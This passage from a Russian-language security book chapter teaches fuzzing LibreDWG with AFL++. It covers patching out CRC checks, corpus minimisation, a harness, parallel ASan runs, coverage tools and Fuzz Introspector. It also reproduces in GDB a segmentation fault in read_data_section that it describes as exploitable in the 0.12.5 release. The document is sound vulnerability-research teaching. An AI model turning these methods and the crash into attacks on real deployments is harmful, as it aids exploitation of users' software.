            LOG_ERROR("AUX header CRC mismatch %04X <=> %04X", crc, crcc);
            error |= DWG_ERR_WRONGCRC; ③
        }

    error
        |= decode_preR13_sentinel(DWG_SENTINEL_R11_AUX_HEADER_END,
                                  "DWG_SENTINEL_R11_AUX_HEADER_END", dat, dwg);
    LOG_TRACE("\n");

    return error;
}
```

Листинг 8-1. Место вызова `bit_calc_CRC`

При декодировании DWG вычисляется CRC заголовка и сравнивается с указанной в файле суммой . Если они различаются, функция регистрирует ошибку . Ошибка передается вверх по стеку в `dwg_decode`, как показано в листинге 8-2.

```
/** dwg_decode
 * При успехе возвращает 0.
 *
 * Все содержимое dwg очищается,
 * затем считывается из dat либо получает исходные значения.
 */
EXPORT int
dwg_decode(Bit_Chain *restrict dat, Dwg_Data *restrict dwg)
{
    --пропущено--
    PRE(R_13b1)
    {
        Dwg_Object *ctrl;
        int error = decode_preR13(dat, dwg); ①
        if (error <= DWG_ERR_CRITICAL)
            {
                ctrl = &dwg->object[0];
                dwg->block_control = *ctrl->tio.object->tio.BLOCK_CONTROL;
            }
        return error; ②
    }
    VERSIONS(R_13b1, R_2000) { return decode_R13_R2000(dat, dwg); } ③
    VERSION(R_2004) { return decode_R2004(dat, dwg); }
    VERSION(R_2007) { return decode_R2007(dat, dwg); }
    SINCE(R_2010)
    {
        read_r2007_init(dwg); // пока задает только уровень журнала
        return decode_R2004(dat, dwg);
    }
    --пропущено--
}
```

Листинг 8-2. Код функции `dwg_decode`

`decode_preR13` в итоге запускает проверку CRC, поэтому ошибка приводит к досрочному возврату . Если проверка проходит, выбирается процедура декодирования по версии DWG .

Как обсуждалось в главе 7, CRC обнаруживает ошибки. Изменение единственного бита в сумме или данных нарушает проверку, поэтому фаззеру чрезвычайно трудно пройти ее без помощи.

Но обход едва ли изменит возможность эксплуатации найденных позднее аварий: правильную CRC легко вычислить заново и записать в аварийные данные. В отличие от других проверок формата, она восстанавливается без изменения байтов, вызвавших сбой. Поэтому ее удобно отключить.

Спецификация DWG от Open Design Alliance (`https://www.opendesign.com/files/guestdownloads/OpenDesign_Specification_for_.dwg_files.pdf`) показывает, что формат поддерживает несколько существенно различающихся версий. Например, CRC бывает длиной от 8 до 64 бит.

Есть и дополнительная проверка целостности по сигнальным байтам.

Поэтому удалить проверку CRC и сигнальной последовательности в LibreDWG сложнее, чем закомментировать одну строку. В одних местах вызывается `bit_check_CRC`, в других сумма вычисляется через `bit_calc_CRC` и сравнивается с ожидаемой из заголовка.

Потребуется несколько изменений:

• заставить `bit_check_CRC` возвращать 1, то есть успех, даже при несовпадении суммы;

• найти сравнения результата `bit_calc_CRC` с ожидаемым значением и убрать создание ошибки при несовпадении;

• найти сравнения результата `dwg_sentinel` с разобранным значением и убрать ошибку;

• найти остальные места создания `DWG_ERR_WRONGCRC` и убрать ошибку.

Не измените случайно посторонний код. Например, в `bit_check_CRC` из листинга 8-3 есть два разных условия сбоя.

```
/** Читаем и проверяем старую 16-битную CRC.
 */
int
bit_check_CRC(Bit_Chain *dat, long unsigned int start_address, uint16_t seed)
{
    uint16_t calculated;
    uint16_t read;
    long size;
    loglevel = dat->opts & DWG_OPTS_LOGLEVEL;

    if (dat->bit > 0)
        {
            dat->byte++;
            dat->bit = 0;
        }

    if (start_address > dat->byte || dat->byte >= dat->size)
        {
            loglevel = dat->opts & DWG_OPTS_LOGLEVEL;
            LOG_ERROR("%s buffer overflow at pos %lu-%lu, size %lu",
                      __FUNCTION__, start_address, dat->byte, dat->size)
            return 0; ①
        }
    size = dat->byte - start_address;
    calculated = bit_calc_CRC(seed, &dat->chain[start_address], size);
    read = bit_read_RS(dat);
    LOG_TRACE("crc: %04X [RSx]\n", read);
    if (calculated == read)
        {
            LOG_HANDLE(" check_CRC %lu-%lu = %ld: %04X == %04X\n",
                       start_address, dat->byte - 2, size, calculated, read)
            return 1;
        }
    else
        {
            LOG_WARN("check_CRC mismatch %lu-%lu = %ld: %04X <=> %04X\n",
                     start_address, dat->byte - 2, size, calculated, read)
            return 0; ②
        }
}
```

Листинг 8-3. Код функции `bit_check_CRC`

Проверку переполнения буфера нельзя заставлять возвращать 1 □: это создаст ложноположительные результаты фаззинга, невоспроизводимые в исходной программе. Напротив, после отключения проверки CRC □ аварии можно воспроизвести, исправив сумму в заголовке.

Изменений много, поэтому воспользуйтесь файлом исправления Git из каталога `chapter-08/aflplusplus-libredwg` репозитория к книге. В каталоге libredwg выполните:

```
$ cp ~/Desktop/from-day-zero-to-zero-day/chapter-08/aflplusplus-libredwg/remove_crc_sentinel
.patch .
$ git apply remove_crc_sentinel.patch
```

После исправления пересоберите программу и очистите `fuzz-out` с результатами предыдущего сеанса:

```
$ make clean
$ make -C src
$ make -C programs dwgread
$ mv fuzz-out fuzz-out-1
$ afl-fuzz -i fuzz-in -o fuzz-out -- programs/dwgread @@
```

Фаззинг измененного двоичного файла дает неоднозначные результаты, показанные на рисунке 8-2.



Рисунок 8-2. Сеанс фаззинга с отключенной проверкой CRC

За примерно то же время, что и предыдущий сеанс без исправления, около 30 минут, новых аварий или зависаний нет. Но число **own finds** увеличилось примерно на 20 процентов. Исправленный файл достигает большего числа частей программы без препятствия CRC. Предыдущий сеанс был сосредоточен на проверках CRC и потому достиг глубоко вложенной ошибки в `bit_calc_CRC`, а новый получил более широкое покрытие.

При достаточном времени уязвимость `bit_calc_CRC`, вероятно, будет найдена снова. Но в других функциях, например `decode_R13_R2000`, `decode_R2004` и `decode_R2007`, тоже могут быть ошибки, недостижимые с текущим корпусом.

Минимизация начального корпуса

Первый запуск `dwgread` использовал единственный файл. Для сложного DWG с несколькими вариантами этого достаточно лишь для старта. Различия между версиями настолько велики, что фаззер едва ли превратит DWG 2000 в допустимый DWG 2007. Нужен более крупный корпус.

Но чрезмерно большой корпус с пересекающимся покрытием тратит циклы впустую. Два файла DWG 2000 с небольшими различиями метаданных, вероятно, имеют более похожее покрытие, чем DWG 2000 и DWG 2007. Следует выбрать минимальный корпус с максимальным исходным покрытием. В AFL++ для этого есть `afl-cmin`: он измеряет покрытие каждого файла инструментированным двоичным файлом и находит наименьшее подмножество с максимально возможным покрытием.

Минимизируйте группу DWG из `test/test-data/2007`, затем фаззите новый корпус:

```
$ mv fuzz-out fuzz-out-2
$ afl-cmin -i test/test-data/2007 -o fuzz-in-cmin -- programs/dwgread @@
$ afl-fuzz -i fuzz-in-cmin -o fuzz-out -- programs/dwgread @@
```

Теперь аварии должны появиться значительно быстрее.

На рисунке 8-3 видно, что при примерно одинаковом времени показатели **levels** и **own finds** намного выше предыдущих сеансов. Это отражает расширенное покрытие нового корпуса.



Рисунок 8-3. Сеанс фаззинга с минимизированным корпусом

Этот сеанс должен дать новую аварию. Исследуйте ее в GDB. Если случайный фаззинг не дошел до нее, возьмите `crash-2.dwg` из примеров книги:

```
$ gdb --args ./programs/dwgread crash-2.dwg
(gdb) r
Starting program: /home/kali/Desktop/libredwg/programs/dwgread crash-2.dwg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x0000555555810645 in read_data_section (sec_dat=0x7fffffffc1f0, ①
dat=0x7fffffffc880, sections_map=<optimized out>, pages_map=0x555555b0fd50,
sec_type=<optimized out>) at decode_r2007.c:840
840    r2007_section_page *section_page = section->pages[i];
```

```
(gdb) backtrace
#0  0x0000555555810645 in read_data_section (sec_dat=0x7fffffffc1f0,
    dat=0x7fffffffc880, sections_map=<optimized out>, pages_map=0x555555b0fd50,
    sec_type=<optimized out>) at decode_r2007.c:840
#1  0x0000555555808d5c in read_2007_section_revhistory (dat=0x7fffffffc880,
    dwg=0x7fffffffc8c0, sections_map=0x555555b0f410,
    pages_map=0x555555b0fd50) at decode_r2007.c:2023
#2  read_r2007_meta_data (dat=0x7fffffffc880, hdl_dat=<optimized out>,
    dwg=0x7fffffffc8c0) at decode_r2007.c:2466
#3  0x00005555555d5279 in decode_R2007 (dat=0x7fffffffc880,
    dwg=0x7fffffffc8c0) at decode.c:3469
#4  dwg_decode (dat=0x7fffffffc880, dwg=0x7fffffffc8c0) at decode.c:227
```

Продолжение:

```
#5  0x00005555555be42d in dwg_read_file (filename=<optimized out>,
    dwg=0x7fffffffc8c0) at /home/kali/Desktop/libredwg/src/dwg.c:261
#6  0x00005555555be42d in main (argc=<optimized out>, argv=0x7fffffffdec8)
```

Уязвимость находится в `read_data_section` □ из `decode_r2007.c`. Это явно следствие изменения корпуса: единственный первоначальный образец относился только к DWG 2000.

В отличие от ошибки `bit_calc_CRC`, эта уязвимость эксплуатируется в выпускной сборке LibreDWG. При конфигурации `--enable-release` проект исключает обработку версии 2000, которую относит к "pre-R13". Загрузите официальный выпуск 0.12.5 с `http://ftp.gnu.org/gnu/libredwg/libredwg-0.12.5.tar.gz` и соберите:

```
$ tar -xzvf libredwg-0.12.5.tar.gz
$ cd libredwg-0.12.5
$ ./configure --enable-release
$ make
```

Запуск выпускной сборки для аварийного файла подтверждает ожидаемую ошибку сегментации. Сначала задайте переменную среды для загрузки общих библиотек LibreDWG:

```
$ LD_LIBRARY_PATH="./src/.libs:$LD_LIBRARY_PATH" gdb --args ./programs/.libs/dwgread /home/
kali/Desktop/crash.dwg
(gdb) r
Starting program: /home/kali/Downloads/libredwg-0.12.5/programs/.libs/dwgread /home/kali/
Desktop/crash.dwg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR: Invalid num_pages 7274598, skip ①
ERROR: Invalid section->pages[0] size
Warning: Failed to find section_info[1]
ERROR: Failed to read header section
Warning: Failed to find section_info[3]
ERROR: Failed to read class section
Warning: Failed to find section_info[7]
ERROR: Failed to read objects section
Warning: Failed to find section_info[2]
ERROR: Preview overflow 119 + 0 > 302223
Warning: thumbnail.size mismatch: 302223 != 0

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff728a5c4 in read_data_section (sec_dat=sec_dat@entry=0x7fffffffc850,
dat=dat@entry=0x7fffffffcb20, sections_map=sections_map@entry=0x55555555b410,
pages_map=pages_map@entry=0x55555555bd50, sec_type=sec_type@entry=SECTION_REVHISTORY)
at decode_r2007.c:805
805    r2007_section_page *section_page = section->pages[i];
```

Несмотря на ошибки и предупреждения множества проверок □, выполнение все равно достигает уязвимости. Тем не менее всегда убеждайтесь, что авария воспроизводится в выпускной сборке цели.

Написание испытательного модуля

Как говорилось во введении, испытательный модуль позволяет оптимизировать фаззинг. До сих пор целью был лишь `dwgread` - пример программы из LibreDWG. Для быстрого начального сеанса этого достаточно, но программа не оптимизирована и вызывает только часть API библиотеки.

Чтобы фаззить другие API, нужен модуль, вызывающий соответствующие функции. Разработчики LibreDWG уже написали несколько примеров специально для фаззинга: `examples/dwgfuzz.c` и `examples/llvmfuzz.c`.

Такие модули могут использовать постоянный режим AFL++. Вместо создания нового процесса для каждой итерации AFL++ создает один процесс, выполняет инициализацию единожды, а затем многократно вызывает целевую функцию с разными данными. Скорость может вырасти в десять раз.

Существует стандартный шаблон с функцией `LLVMFuzzerTestOneInput`. Имя происходит от движка libFuzzer с инструментированием LLVM. Со временем этот шаблон поддержали AFL и AFL++. Все движки ClusterFuzz с учетом покрытия работают с такими модулями, обеспечивая крупномасштабный фаззинг.

В `examples/llvmfuzz.c` уже есть модуль `LLVMFuzzerTestOneInput`, но он велик и громоздок. Эффективнее сосредоточиться на одном API. Для практики реализуем модуль `dwg_decode`, сократив пример до листинга 8-4. Готовая копия находится в `chapter-08/aflplusplus-libredwg/llvmfuzz.c`.

```
#include <dwg.h>
#include "bits.h"
#include "decode.h"

extern int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size);

int LLVMFuzzerTestOneInput(
    const uint8_t *data, size_t size ①
) {
    Dwg_Data dwg;
    Bit_Chain dat = { NULL, 0, 0, 0, 0 };

    memset(&dwg, 0, sizeof(dwg)); ②

    dat.chain = (unsigned char *)data;
    dat.size = size;

    dwg_decode(&dat, &dwg); ③
    dwg_free(&dwg); ④

    return 0;
}
```

Листинг 8-4. Минимальный испытательный модуль

Совместимые фаззеры автоматически вызывают `LLVMFuzzerTestOneInput`, передавая измененные данные в `data` и их размер в `size` □. Внутри инициализируются структуры □, ввод передается целевой функции □, а рабочие данные после вызова освобождаются □ для стабильности и эффективности.

Перед сборкой сокращенного `llvmfuzz` измените флаги в `examples/Makefile.am`:

```
llvmfuzz_CFLAGS = $(CFLAGS) $(AM_CFLAGS) \
                  -fsanitize=fuzzer -fno-omit-frame-pointer
```

Иначе `llvmfuzz` будет собран с дополнительными санитайзерами, значительно увеличивающими потребление ресурсов. Затем соберите модуль и начните фаззинг. Теперь вместо заполнителя пути достаточно запустить двоичный файл: AFL++ автоматически обнаружит `LLVMFuzzerTestOneInput`.

```
$ mv fuzz-out fuzz-out-3
```

```
$ make clean
$ CC=afl-clang-lto ./configure --disable-bindings --disable-dxf \
  --disable-json --disable-shared
$ make -C src
$ make -C examples llvmfuzz
$ afl-fuzz -i fuzz-in-cmin -o fuzz-out -- examples/llvmfuzz
```

Следующие сообщения подтвердят постоянный режим:

```
[+] Persistent mode binary detected.
[+] Deferred forkserver binary detected.
[*] Spinning up the fork server...
[+] All right - fork server is up.
[*] Using SHARED MEMORY FUZZING feature.
```

Скорость должна вырасти в несколько раз: вместо сотен выполнений в секунду большую часть времени будут тысячи, в зависимости от текущего ввода.

Параллельный фаззинг

При достаточном числе процессоров или ядер можно одновременно запускать несколько фаззеров, которые обмениваются тестами и работают с двоичными файлами, собранными с разными санитайзерами. Например, основной фаззер обрабатывает цель без санитайзеров, а вторичный - версию с AddressSanitizer.

Переименуйте исходную цель в `llvmfuzz-orig`. Затем добавьте AddressSanitizer в `examples/Makefile.am`:

```
llvmfuzz_CFLAGS = $(CFLAGS) $(AM_CFLAGS) \
                  -fsanitize=fuzzer,address -fno-omit-frame-pointer
```

Пересоберите и переименуйте результат в `llvmfuzz-asan`. Запустите два сеанса в разных терминалах:

```
$ mv fuzz-out fuzz-out-4
$ afl-fuzz -i fuzz-in-cmin -o fuzz-out -M orig -- examples/llvmfuzz-orig
$ afl-fuzz -i fuzz-in-cmin -o fuzz-out -S asan -- examples/llvmfuzz-asan
```

Модуль с ASan работает медленнее исходного, но постоянный режим сохраняет приемлемую скорость. Он обнаружит потенциальные повреждения памяти, которые не вызывают немедленной аварии, но могут быть эксплуатируемыми.

Измерение покрытия с помощью afl-cov

Пока скорость и эффективность повышались оптимизацией модуля. Но тысячи выполнений в секунду бесполезны, если достигаются только хорошо проверенные и защищенные пути или малая часть кода. Оптимизировать фаззинг без правильного выбора цели - плохая стратегия. Сначала нужно собрать данные и выбрать цель с наибольшей вероятностью уязвимостей.

Один из самых прямых способов оценки - измерить покрытие. Цель можно скомпилировать с поддержкой профилирования и увидеть код, который действительно достигает фаззер. Так обнаруживаются слепые зоны.

Изменять процесс сборки разных проектов сложно, и это часто нарушает рабочие процессы. Инструмент `afl-cov` предоставляет полезные вспомогательные сценарии.

Чтобы применить его к измененному LibreDWG и модулю, верните вариант без ASan и скопируйте проект в новый каталог вместе с рабочими данными `fuzz-out`. `afl-cov` измеряет покрытие каждого

теста из очереди:

```
$ sudo apt-get install -y lcov libdatetime-perl
$ yes | sudo perl -MCPAN -e 'install Capture::Tiny'
$ git clone https://github.com/vanhauser-thc/afl-cov
$ cp -r libredwg libredwg-gcov
$ cd libredwg-gcov
$ make clean
$ /home/kali/Desktop/afl-cov/afl-cov-build.sh -c ./configure \
  --disable-bindings --disable-dxf --disable-json --disable-shared
$ make -C src
$ make -C examples llvmfuzz
$ cp ../afl-cov/afl-clang-cov.sh .
$ /home/kali/Desktop/afl-cov/afl-cov.sh -v -c \
  /home/kali/Desktop/libredwg-gcov/fuzz-out \
  "/home/kali/Desktop/libredwg-gcov/examples/llvmfuzz @@"
$ sed -i 's/src\/src/src/g' fuzz-out/default/cov/lcov/trace.lcov_info_final
$ genhtml --ignore-errors unmapped --output-directory fuzz-out/default/cov/web \
  fuzz-out/default/cov/lcov/trace.lcov_info_final
```

Команды включают несколько исправлений для правильной работы `afl-cov`. Связанные с фаззингом инструменты часто экспериментальны или плохо поддерживаются, поэтому пограничные случаи вроде Clang вызывают проблемы без дополнительных изменений.

Откройте созданный `index.html` из `libredwg-gcov/fuzz-out/default/cov/web`. Отчет будет похож на рисунок 8-4.

LCOV - code coverage report

			Coverage	Total	Hit
Current view:	top level - src	**Lines:**	41.2 %	26849	11049
Test:	trace.lcov_info_final	**Functions:**	25.0 %	4108	1027
Test Date:	2023-10-06 12:53:04				

Filename	Line Coverage			Function Coverage		
	Rate	Total	Hit	Rate	Total	Hit
bits.c	39.6 %	1635	647	45.5 %	123	56
classes.c	1.7 %	235	4	5.6 %	18	1
common.c	58.7 %	104	61	54.5 %	11	6
decode.c	80.7 %	4041	3263	92.4 %	79	73
decode_r11.c	85.5 %	629	538	100.0 %	6	6
decode_r2007.c	79.7 %	1421	1133	95.0 %	40	38
dwg.c	31.2 %	1634	510	37.8 %	90	34
dwg.spec	56.3 %	6238	3514	32.2 %	2367	761
dwg_api.c	6.5 %	5068	327	1.7 %	1254	21
encode.c	0.5 %	3535	18	2.2 %	46	1
free.c	74.9 %	1195	895	88.9 %	18	16
gen-dynapi.pl	11.2 %	501	56	19.4 %	36	7
hash.c	83.0 %	100	83	100.0 %	7	7
print.c	0.0 %	361		0.0 %	2	
reedsolomon.c	0.0 %	152		0.0 %	11	

Generated by: LCOV version 2.0-1

Рисунок 8-4. Отчет покрытия испытательного модуля

Отчет показывает покрытие каждого исходного файла и функции цели. Перейдя к конкретному файлу, можно увидеть строки, достигнутые тестами. Рассмотрим `dwg_paper_space_ref` из `src/dwg.c`:

```
/** Возвращает объект блока пространства листа для DWG.
 */
EXPORT Dwg_Object_Ref *
dwg_paper_space_ref(Dwg_Data *dwg)
{
    if (dwg->header_vars.BLOCK_RECORD_PSPACE
        && dwg->header_vars.BLOCK_RECORD_PSPACE->obj)
        return dwg->header_vars.BLOCK_RECORD_PSPACE; ①
    return dwg->block_control.paper_space && dwg->block_control.paper_space->obj
               ? dwg->block_control.paper_space
               : NULL;
}
```

Отчет отмечает, что фаззер ни разу не достиг первого `return` □. Ни начальные данные, ни мутации не удовлетворили условиям, поэтому недостижим и весь последующий код этого пути. Такие пропущенные пограничные случаи стоит изучить и вручную создать образцы для их фаззинга.

Fuzz Introspector

`afl-cov` дает первые сведения о слепых зонах, но не сообщает, какие цели лучше выбрать вместо текущей. Для этого подходит мощный инструмент Fuzz Introspector - важная часть OSS-Fuzz, которая измеряет и анализирует состояние фаззинга проекта.

Из-за тесной интеграции проще запускать Fuzz Introspector внутри OSS-Fuzz. В состав платформы входят вспомогательные сценарии и контейнеры Docker для локального запуска.

Кроме того, LibreDWG уже подключен к OSS-Fuzz. Интеграции проектов строятся по общей схеме:

• **project.yaml.** Метаданные интеграции, задающие движки и санитайзеры. OSS-Fuzz автоматически собирает разные варианты через переменные среды.

• **Dockerfile.** Инструкции построения контейнера на основе образа сборщика OSS-Fuzz. Они должны загрузить и подготовить целевой проект.

• **build.sh.** Команды сборки проекта и испытательного модуля. Важная переменная `LIB_FUZZING_ENGINE` позволяет OSS-Fuzz подставлять разные конфигурации компилятора.

Клонируйте `https://github.com/google/oss-fuzz` и найдите интеграцию LibreDWG в `projects/libredwg`. Исходный Dockerfile приведен в листинге 8-5.

```
FROM gcr.io/oss-fuzz-base/base-builder
RUN apt-get update && apt-get install -y autoconf libtool texinfo
RUN git clone https://github.com/LibreDWG/libredwg ①
WORKDIR $SRC
COPY build.sh $SRC/build.sh ②
COPY llvmfuzz.options $SRC/llvmfuzz.options
```

Листинг 8-5. Исходный Dockerfile интеграции LibreDWG с OSS-Fuzz

Инструкции клонируют основную ветвь LibreDWG □ и копируют сценарий сборки в каталог исходного кода □. Базовый образ OSS-Fuzz автоматически обнаруживает и запускает его. Сценарий создает стандартную выпускную версию LibreDWG и запрещает libFuzzer искать утечки памяти.

Мы используем измененный код с удаленными препятствиями вроде CRC, поэтому Dockerfile должен брать локальную версию вместо клонирования. Скопируйте измененный `libredwg` в `projects/libredwg` и приведите Dockerfile к листингу 8-6.

```
FROM gcr.io/oss-fuzz-base/base-builder
RUN apt-get update && apt-get install -y autoconf libtool texinfo

WORKDIR $SRC
COPY libredwg $SRC/libredwg ①
COPY llvmfuzz_seed_corpus.zip $SRC/llvmfuzz_seed_corpus.zip ②
COPY build.sh $SRC/
COPY llvmfuzz.options $SRC/
```

Листинг 8-6. Измененный Dockerfile интеграции LibreDWG

Помимо измененного кода □, образ получает начальный корпус для расширения покрытия □. OSS-Fuzz принимает корпус как ZIP-архив с определенным шаблоном имени. Создайте архив подготовленных ранее данных в том же каталоге:

```
$ git clone https://github.com/google/oss-fuzz
```

```
$ cd oss-fuzz/projects/libredwg
$ cp -r /home/kali/Desktop/libredwg .
$ zip llvmfuzz_seed_corpus.zip libredwg/fuzz-in-cmin/*
```

Поскольку корпус должен стать артефактом сборки, измените инструкции по листингу 8-7.

```
cd libredwg
sh ./autogen.sh
# enable-release исключает нестабильные preR13; привязки не фаззятся
./configure --disable-shared --disable-bindings --enable-release
make -C src

$CC $CFLAGS src/.libs/libredwg.a -I./include -I./src -c examples/llvmfuzz.c

$CXX $CXXFLAGS $LIB_FUZZING_ENGINE llvmfuzz.o src/.libs/libredwg.a \
    -o $OUT/llvmfuzz

cp $SRC/llvmfuzz.options $OUT/llvmfuzz.options
cp $SRC/llvmfuzz_seed_corpus.zip $OUT/llvmfuzz_seed_corpus.zip ①
```

Листинг 8-7. Измененные инструкции сборки

Добавленная команда копирует архив корпуса в каталог артефактов □.

Теперь Fuzz Introspector можно запустить локально через OSS-Fuzz. Установите Docker, добавьте текущего пользователя в его группу для работы без повышенных прав и вызовите вспомогательный сценарий:

```
$ sudo apt install -y docker.io
$ sudo usermod -aG docker $USER
$ su - $USER
$ cd /home/kali/Desktop/oss-fuzz
$ python infra/helper.py introspector libredwg --seconds=30
```

> **Предупреждение**
>
> Операция требует много памяти и создает несколько контейнеров Docker. Если они завершаются сбоем, измените ограничения ресурсов Docker или запустите Fuzz Introspector на хосте. Следите за отладочными сообщениями и ошибками. Если самостоятельно создать отчет не удается, готовый вариант находится в репозитории к книге: `chapter-08/introspector-report`.

При успехе сценарий создаст отчет. Быстро запустите сервер Python для его файлов:

```
$ cd build/out/libredwg/introspector-report/inspector
$ python -m http.server 8080
```

Откройте `http://localhost:8080/fuzz_report.html`. Теперь отчет можно исследовать для улучшения сеанса.

Обнаружение препятствий фаззинга

Одна из ключевых задач отчета - поиск препятствий, не позволяющих фаззеру достигать больше строк. Это похоже на `afl-cov`, но использует покрытие исходного кода Clang вместо `lcov`.

В разделе **Fuzzer Details** откройте таблицу **Fuzz Blockers**. Одно из препятствий находится в `read_2007_section_header` файла `src/decode_r2007.c`, как показано в листинге 8-8.

```
if (bit_search_sentinel(&sec_dat, ①
                        dwg_sentinel(DWG_SENTINEL_VARIABLE_BEGIN)))
{
    BITCODE_RL endbits = 160; // начальный бит: 16 сигнальных + 4 размера
    dwg->header_vars.size = bit_read_RL(&sec_dat);
    LOG_TRACE("size: " FORMAT_RL "\n", dwg->header_vars.size);
    *hdl_dat = sec_dat;
```

```
    // не используется: поздние версии повторно применяют формат раздела 2004
    /*
    if (dat->from_version >= R_2010 && dwg->header.maint_version > 3)
        {
            dwg->header_vars.bitsize_hi = bit_read_RL(&sec_dat);
            LOG_TRACE("bitsize_hi: " FORMAT_RL " [RL]\n",
                      dwg->header_vars.bitsize_hi)
            endbits += 32;
        }
    */
    if (dat->from_version == R_2007) // пока всегда истинно
        {
            dwg->header_vars.bitsize = bit_read_RL(&sec_dat);
            LOG_TRACE("bitsize: " FORMAT_RL " [RL]\n",
                      dwg->header_vars.bitsize);
            endbits += dwg->header_vars.bitsize;
            bit_set_position(hdl_dat, endbits);
            section_string_stream(dwg, &sec_dat, dwg->header_vars.bitsize,
                                  &str_dat);
        }

    dwg_decode_header_variables(&sec_dat, hdl_dat, &str_dat, dwg);
}
else
{
    DEBUG_HERE;
    error = DWG_ERR_SECTIONNOTFOUND;
}
```

Листинг 8-8. Препятствие фаззинга в `decode_r2007.c`

Из-за проверки сигнальной последовательности □, пропущенной при предыдущем изменении, путь по умолчанию завершается ошибкой и не разбирает дальнейшие данные DWG. Нужно снова изменить исходный код, чтобы проходить эту проверку, как обсуждалось ранее.

Анализ сложности функций

Fuzz Introspector предоставляет еще один полезный вид анализа - сложность функций. Он выделяет функции, достигающие большого объема кода и потому служащие хорошими целями. Чем сложнее функция, тем вероятнее в ней ошибочный или незащищенный код. Разработчику проще проверить и защитить небольшую простую функцию, чем сотни строк с множеством условных ветвей.

В отчете есть несколько сложных показателей. Цикломатическая сложность на высоком уровне измеряет число независимых путей каждой функции. Накопленная сложность отражает общую сложность функции и вызываемых ею функций. Необнаруженная сложность относится к путям, которых текущие фаззеры не достигли.

